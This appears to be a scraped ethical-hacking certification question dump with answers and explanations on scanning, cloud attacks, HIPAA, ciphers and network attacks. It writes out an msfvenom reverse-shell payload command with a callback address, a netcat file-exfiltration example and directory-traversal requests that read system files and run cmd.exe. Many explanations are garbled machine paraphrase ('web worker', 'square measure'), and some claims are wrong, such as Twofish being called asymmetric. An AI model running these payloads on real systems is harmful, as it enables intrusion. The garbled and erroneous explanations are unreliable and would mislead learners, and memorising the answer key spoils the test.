C. 255
D. 138

Answer: B

Explanation:
Windows TTL 128, Linux TTL 64, OpenBSD 255 ... https://subinsb.com/default-device-ttl-values/
Time to Live (TTL) represents to number of 'hops' a packet can take before it is considered invalid. For Windows/Windows Phone, this value is 128. This value is 64 for Linux/Android.

NEW QUESTION 215
- (Topic 2)
Alice, a professional hacker, targeted an organization's cloud services. She infiltrated the targets MSP provider by sending spear-phishing emails and distributed custom-made malware to compromise user accounts and gain remote access to the cloud service. Further, she accessed the target customer profiles with her MSP account, compressed the customer data, and stored them in the MSP. Then, she used this information to launch further attacks on the target organization. Which of the following cloud attacks did Alice perform in the above scenario?

A. Cloud hopper attack

B. Cloud cryptojacking
C. Cloudborne attack
D. Man-in-the-cloud (MITC) attack

Answer: A

Explanation:
Operation Cloud Hopper was an in depth attack and theft of data in 2017 directed at MSP within the uk (U.K.), us (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa , India, Thailand, South Korea and Australia. The group used MSP as intermediaries to accumulate assets and trade secrets from MSP client engineering, MSP industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.Operation Cloud Hopper used over 70 variants of backdoors, malware and trojans. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to continue Microsoft Windows systems albeit the pc system was rebooted. It installed malware and hacking tools to access systems and steal data.

NEW QUESTION 219
- (Topic 2)
Which of the following statements is FALSE with respect to Intrusion Detection Systems?

A. Intrusion Detection Systems can be configured to distinguish specific content in network packets
B. Intrusion Detection Systems can easily distinguish a malicious payload in an encrypted traffic
C. Intrusion Detection Systems require constant update of the signature library
D. Intrusion Detection Systems can examine the contents of the data n context of the network protocol

Answer: B

NEW QUESTION 222
- (Topic 2)
Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

A. HIPPA/PHl
B. Pll
C. PCIDSS
D. ISO 2002

Answer: A

Explanation:
PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that??s used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.
It is not only past and current medical info that??s considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info. Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver??s license numbers, insurance details, and birth dates, once they square measure connected with health info.
The eighteen identifiers that create health info letter are:
? Names
? Dates, except year
? phonephone numbers
? Geographic information
? FAX numbers
? Social Security numbers
? Email addresses
? case history numbers
? Account numbers
? Health arrange beneficiary numbers
? Certificate/license numbers
? Vehicle identifiers and serial numbers together with license plates
? Web URLs
? Device identifiers and serial numbers
? net protocol addresses
? Full face photos and comparable pictures
? Biometric identifiers (i.e. retinal scan, fingerprints)
? Any distinctive identifying variety or code
One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

NEW QUESTION 227
- (Topic 2)
Attacker Steve targeted an organization's network with the aim of redirecting the company's web traffic to another malicious website. To achieve this goal, Steve performed DNS cache poisoning by exploiting the vulnerabilities In the DNS server software and modified the original IP address of the target website to that of a fake website. What is the technique employed by Steve to gather information for identity theft?

A. Pretexting
B. Pharming
C. Wardriving

D. Skimming

Answer: B

Explanation:
A pharming attacker tries to send a web site??s traffic to a faux website controlled by the offender, typically for the aim of collection sensitive data from victims or putting in malware on their machines. Attacker tend to specialize in making look-alike ecommerce and digital banking websites to reap credentials and payment card data. Though they share similar goals, pharming uses a special technique from phishing. ??Pharming attacker are targeted on manipulating a system, instead of tricking people into
reaching to a dangerous web site,?? explains David Emm, principal security man of science at Kaspersky. ??When either a phishing or pharming attacker is completed by a criminal, they need a similar driving issue to induce victims onto a corrupt location, however the mechanisms during which this is often undertaken are completely different.??

NEW QUESTION 228
- (Topic 2)
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

A. JSON-RPC
B. SOAP API
C. RESTful API
D. REST API

Answer: C

Explanation:
*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
RESTful API: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.
https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf
The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

NEW QUESTION 229
- (Topic 2)
This form of encryption algorithm is asymmetric key block cipher that is characterized by a 128-bit block size, and its key size can be up to 256 bits. Which among the following is this encryption algorithm?

A. Twofish encryption algorithm
B. HMAC encryption algorithm
C. IDEA
D. Blowfish encryption algorithm

Answer: A

Explanation:
Twofish is an encryption algorithm designed by Bruce Schneier. It??s a symmetric key block cipher with a block size of 128 bits, with keys up to 256 bits. it??s associated with AES (Advanced Encryption Standard) and an earlier block cipher called Blowfish. Twofish was actually a finalist to become the industry standard for encryption, but was ultimately beaten out by the present AES.Twofish has some distinctive features that set it aside from most other cryptographic protocols. For one, it uses pre-computed, key- dependent S-boxes. An S-box (substitution-box) may be a basic component of any symmetric key algorithm which performs substitution. within the context of Twofish??s block cipher, the S-box works to obscure the connection of the key to the ciphertext. Twofish uses a pre-computed, key-dependent S-box which suggests that the S-box is already provided, but depends on the cipher key to decrypt the knowledge .
How Secure is Twofish?Twofish is seen as a really secure option as far as encryption protocols go. one among the explanations that it wasn??t selected because the advanced encryption standard is thanks to its slower speed. Any encryption standard that uses a 128-
bit or higher key, is theoretically safe from brute force attacks. Twofish is during this category.Because Twofish uses ??pre-computed key-dependent S-boxes??, it are often susceptible to side channel attacks. this is often thanks to the tables being pre-computed. However, making these tables key-dependent helps mitigate that risk. There are a couple of attacks on Twofish, but consistent with its creator, Bruce Schneier, it didn??t constitute a real cryptanalysis. These attacks didn??t constitue a practical break within the cipher.
Products That Use TwofishGnuPG: GnuPG may be a complete and free implementation of the OpenPGP standard as defined by RFC4880 (also referred to as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a flexible key management system, along side access modules for all types of public key directories.KeePass: KeePass may be a password management tool that generates passwords with top-notch security. It??s a free, open source, lightweight and easy-to-use password manager with many extensions and plugins.Password Safe: Password Safe uses one master password to stay all of your passwords protected, almost like the functionality of most of the password managers on this list. It allows you to store all of your passwords during a single password database, or multiple databases for various purposes. Creating a database is straightforward , just create the database, set your master password.PGP (Pretty Good Privacy): PGP is employed mostly for email encryption, it encrypts the content of the e-mail . However, Pretty Good Privacy doesn??t encrypt the topic and sender of the e- mail , so make certain to never put sensitive information in these fields when using PGP.TrueCrypt: TrueCrypt may be a software program that encrypts and protects files on your devices. With TrueCrypt the encryption is transparent to the user and is completed locally at the user??s computer. this suggests you??ll store a TrueCrypt file on a server and TrueCrypt will encrypt that file before it??s sent over the network.

NEW QUESTION 234
- (Topic 2)
While scanning with Nmap, Patin found several hosts which have the IP ID of incremental sequences. He then decided to conduct: nmap -Pn -p- -si

kiosk.adobe.com www.riaa.com. kiosk.adobe.com is the host with incremental IP ID sequence. What is the purpose of using "-si" with Nmap?

A. Conduct stealth scan
B. Conduct ICMP scan
C. Conduct IDLE scan
D. Conduct silent scan

Answer: C

Explanation:
Once a suitable zombie has been found, performing a scan is easy. Simply specify the zombie hostname to the -sI option and Nmap does the rest. Example 5.19 shows an example of Ereet scanning the Recording Industry Association of America by bouncing an idle scan off an Adobe machine named Kiosk.
Example 5.19. An idle scan against the RIAA
nmap -Pn -p- -sI kiosk.adobe.com www.riaa.com Starting Nmap (http://nmap.org)
Idlescan using zombie kiosk.adobe.com (192.150.13.111:80); Class: Incremental Nmap scan report for 208.225.90.120
(The 65522 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
25/tcp open smtp
80/tcp open http
111/tcp open sunrpc
135/tcp open loc-srv
443/tcp open https
1027/tcp open IIS
1030/tcp open iad1
2306/tcp open unknown
5631/tcp open pcanywheredata
7937/tcp open unknown
7938/tcp open unknown
36890/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 2594.47 seconds
https://nmap.org/book/idlescan.html

NEW QUESTION 235
- (Topic 2)
Which of the following are well known password-cracking programs?

A. L0phtcrack
B. NetCat
C. Jack the Ripper
D. Netbus
E. John the Ripper

Answer: AE

NEW QUESTION 239
- (Topic 2)
In Trojan terminology, what is a covert channel?

A. A channel that transfers information within a computer system or network in a way that violates the security policy
B. A legitimate communication path within a computer system or network for transfer of data
C. It is a kernel operation that hides boot processes and services to mask detection
D. It is Reverse tunneling technique that uses HTTPS protocol instead of HTTP protocol to establish connections

Answer: A

NEW QUESTION 242
- (Topic 2)
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment

C. Host-based assessment
D. Application assessment

Answer: B

Explanation:
Wireless network assessment determines the vulnerabilities in an organization??s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization??s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION 247
- (Topic 2)
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. GPU
C. UEFI
D. TPM

Answer: D

Explanation:
The TPM is a chip that'spart of youcr omputer's motherboard — if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION 249
- (Topic 2)
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C

NEW QUESTION 251
- (Topic 2)
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan

Answer: C

Explanation:
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The –send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually
exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (–send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP. Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN..
If you do not need to attempt an ARP scan at all, specify –send-ip as shown in Example a ??Raw IP Ping Scan for Offline Targets??.
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the –spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION 253
- (Topic 2)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D

NEW QUESTION 254
- (Topic 2)
Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered. John decided to perform a TCP SYN ping scan on the target network. Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -pp < target ip address >
B. nmap -sn -PO < target IP address >
C. nmap -sn -PS < target IP address >
D. nmap -sn -PA < target IP address >

Answer: C

Explanation:
https://hub.packtpub.com/discovering-network-hosts-with-tcp-syn-and-tcp-ack-ping-scans-in-nmaptutorial/

NEW QUESTION 255
- (Topic 2)
You are performing a penetration test for a client and have gained shell access to a Windows machine on the internal network. You intend to retrieve all DNS records for the internal domain, if the DNS server is at 192.168.10.2 and the domain name is abccorp.local, what command would you type at the nslookup prompt to attempt a zone transfer?

A. list server=192.168.10.2 type=all
B. is-d abccorp.local
C. Iserver 192.168.10.2-t all
D. List domain=Abccorp.local type=zone

Answer: B

NEW QUESTION 257
- (Topic 2)
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to
sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack

Answer: D

Explanation:
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm. STP is a hierarchical tree-like topology with a ??root?? switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP

sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).

An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker??s system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.
switch

NEW QUESTION 262
- (Topic 2)
While testing a web application in development, you notice that the web server does not properly ignore the ??dot dot slash?? (../) character string and instead returns the file listing of a folder structure of the server.
What kind of attack is possible in this scenario?

A. Cross-site scripting
B. Denial of service
C. SQL injection
D. Directory traversal

Answer: D

Explanation:
Appropriately controlling admittance to web content is significant for running a safe web worker. Index crossing or Path Traversal is a HTTP assault which permits aggressors to get to limited catalogs and execute orders outside of the web worker??s root registry. Web workers give two primary degrees of security instruments
? Access Control Lists (ACLs)
? Root index
An Access Control List is utilized in the approval cycle. It is a rundown which the web worker??s manager uses to show which clients or gatherings can get to, change or execute specific records on the worker, just as other access rights.
The root registry is a particular index on the worker record framework in which the clients are kept. Clients can??t get to anything over this root.
For instance: the default root registry of IIS on Windows is C:\Inetpub\wwwroot and with this arrangement, a client doesn??t approach C:\Windows yet approaches C:\Inetpub\wwwroot\news and some other indexes and documents under the root catalog (given that the client is confirmed by means of the ACLs).
The root index keeps clients from getting to any documents on the worker, for example, C:\WINDOWS/system32/win.ini on Windows stages and the/and so on/passwd record on Linux/UNIX stages.
This weakness can exist either in the web worker programming itself or in the web application code.
To play out a registry crossing assault, all an assailant requires is an internet browser and some information on where to aimlessly discover any default documents and registries on the framework.
What an assailant can do if your site is defenselessWith a framework defenseless against index crossing, an aggressor can utilize this weakness to venture out of the root catalog and access different pieces of the record framework. This may enable the assailant to see confined documents, which could give the aggressor more data needed to additional trade off the framework.
Contingent upon how the site access is set up, the aggressor will execute orders by mimicking himself as the client which is related with ??the site??. Along these lines everything relies upon what the site client has been offered admittance to in the framework. Illustration of a Directory Traversal assault by means of web application codeIn web applications with dynamic pages, input is generally gotten from programs through GET or POST solicitation techniques. Here is an illustration of a HTTP GET demand URL
GET http://test.webarticles.com/show.asp?view=oldarchive.html HTTP/1.1 Host: test.webarticles.com
With this URL, the browser requests the dynamic page show.asp from the server and with it also sends the parameter view with the value of oldarchive.html. When this request is
executed on the web server, show.asp retrieves the file oldarchive.html from the server??s file system, renders it and then sends it back to the browser which displays it to the user.
The attacker would assume that show.asp can retrieve files from the file system and sends the following custom URL.
GET http://test.webarticles.com/show.asp?view=../../../../../Windows/system.ini HTTP/1.1 Host: test.webarticles.com
This will cause the dynamic page to retrieve the file system.ini from the file system and display it to the user. The expression ../ instructs the system to go one directory up which is commonly used as an operating system directive. The attacker has to guess how many directories he has to go up to find the Windows folder on the system, but this is easily done
by trial and error.
Example of a Directory Traversal attack via web serverApart from vulnerabilities in the code, even the web server itself can be open to directory traversal attacks. The problem can either be incorporated into the web server software or inside some sample script files left available on the server.
The vulnerability has been fixed in the latest versions of web server software, but there are web servers online which are still using older versions of IIS and Apache which might be open to directory traversal attacks. Even though you might be using a web server software version that has fixed this vulnerability, you might still have some sensitive default script directories exposed which are well known to hackers.
For example, a URL request which makes use of the scripts directory of IIS to traverse directories and execute a command can be
GET http://server.com/scripts/..%5c../Windows/System32/cmd.exe?/c+dir+c:\ HTTP/1.1 Host: server.com
The request would return to the user a list of all files in the C:\ directory by executing the cmd.exe command shell file and run the command dir c:\ in the shell.
The %5c expression that is in the URL request is a web server escape code which is used to represent normal characters. In this case %5c represents the character \.
Newer versions of modern web server software check for these escape codes and do not let them through. Some older versions however, do not filter out these codes in the root directory enforcer and will let the attackers execute such commands.

NEW QUESTION 266
- (Topic 2)
Password cracking programs reverse the hashing process to recover passwords. (True/False.)

A. True
B. False

Answer: B

NEW QUESTION 268
- (Topic 2)
An attacker runs netcat tool to transfer a secret file between two hosts.

```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 272
- (Topic 2)
what is the correct way of using MSFvenom to generate a reverse TCP shellcode for windows?

A. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f c
B. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f c
C. msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe
D. msfvenom -p windows/meterpreter/reverse_tcp RHOST=10.10.10.30 LPORT=4444 -f exe > shell.exe

Answer: C

Explanation:
https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom Often one of the most useful (and to the beginner underrated) abilities of Metasploit is the msfpayload module. Multiple payloads can be created with this module and it helps something that can give you a shell in almost any situation. For each of these payloads you can go into msfconsole and select exploit/multi/handler. Run ??set payload?? for the relevant payload used and configure all necessary options (LHOST, LPORT, etc). Execute and wait for the payload to be run. For the examples below it??s pretty self explanatory but LHOST should be filled in with your IP address (LAN IP if attacking within the network, WAN IP if attacking across the internet), and LPORT should be the port you wish to be connected back on.
Example for Windows:
- msfvenom -p windows/meterpreter/reverse_tcp LHOST=Y<our IP Address> LPORT=<
Your Port to Connect On> -f exe > shell.exe

NEW QUESTION 275
- (Topic 2)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

NEW QUESTION 278
- (Topic 2)
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?

A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack

Answer: D

Explanation:
aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network — the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it??s not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they??re movement as a cell tower to the victim.




